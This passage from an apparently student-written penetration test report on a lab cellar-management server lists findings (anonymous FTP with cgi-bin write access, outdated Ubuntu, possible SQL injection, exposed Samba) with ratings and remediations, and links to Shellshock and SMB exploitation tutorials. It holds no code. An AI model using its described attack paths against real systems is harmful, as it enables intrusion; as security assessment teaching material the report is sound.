

Figure 27 - Web Scan

From this, we can see that the web server may be vulnerable to a SQL Injection attack. A SQL Injection attack involves getting the Web server to run malicious SQL code that can manipulate the backend database. By doing so, an attacker could gain access to sensitive information, append information, or delete information. Due to time constraints, we were unable to carry out a SQL Injection based attack. However, we know this is a major vulnerability due to SQL attacks still ranking number 1 in web vulnerabilities as of 2019.

Risk Analysis:

After completion of the penetration test, the potential risk to Cantina Lorenzo's cellar management system is **High** since there are ways into the system with limited and full access with no insider knowledge of credentials. As well as this, there are other vulnerabilities in the system which lead it open to be exploited via database manipulation.

FTP Anonymous Login:

Rating: High

Description: Ftp on port 21 allows for anonymous login to the ftp server, with read and write access to the cgi-bin.

Impact: Allows an attacker to inject code in Environment variables, which can then give access to the system via a shell. Using privilege escalation, root access can be gained meaning passwords can be unhashed and seen by an attacker, as well as the ability to read/write to anything in the system.

Remediation: Ensure that that anonymous logins are disabled in the ftp config.

Outdated Ubuntu Version:

Rating: High

Description: The systems Ubuntu is 12.04 where as the lastest release of Ubunto is 21.10 as of writing.

Impact: Vulnerabilities that have been patched in later versions of Ubuntu will still be present in older versions, this mean known vulnerabilities could potentially work on this system, giving an attacker full access.

Remediation: Immediately update Operating system to latest release and check for system updates regularly.

SQL Injection:

Rating: High

Description: Attacker can get web server to run malicious SQL code for the backend database

Impact: Allows attackers to view sensitive information, as well as append or delete fields and tables

Remediations: Implement working input validation

Port 445 Open:

Rating: Medium

Description: Port 445 is a Microsoft networking port which allows files to be transferred remotely

Impact: Exploiting Samba with Metasploit gives full access to the machine, however a working exploit for the version of Samba was not found

Remediation: Remove the version number appearing in the config to stop banner grabbing

Appendix:

https://www.investopedia.com/terms/f/ftp-file-transfer-protocol.asp

https://www.techopedia.com/definition/5585/cgi-bin

https://null-byte.wonderhowto.com/how-to/exploit-shellshock-web-server-using-metasploit-0186084/

https://unix.stackexchange.com/questions/461022/what-is-the-difference-between-etc-shadow-and-etc-passwd

https://machn1k.wordpress.com/2012/10/29/smb-exploitation-port-445/

https://www.code-intelligence.com/blog/are-sql-injections-still-a-thing

Word Count: 2130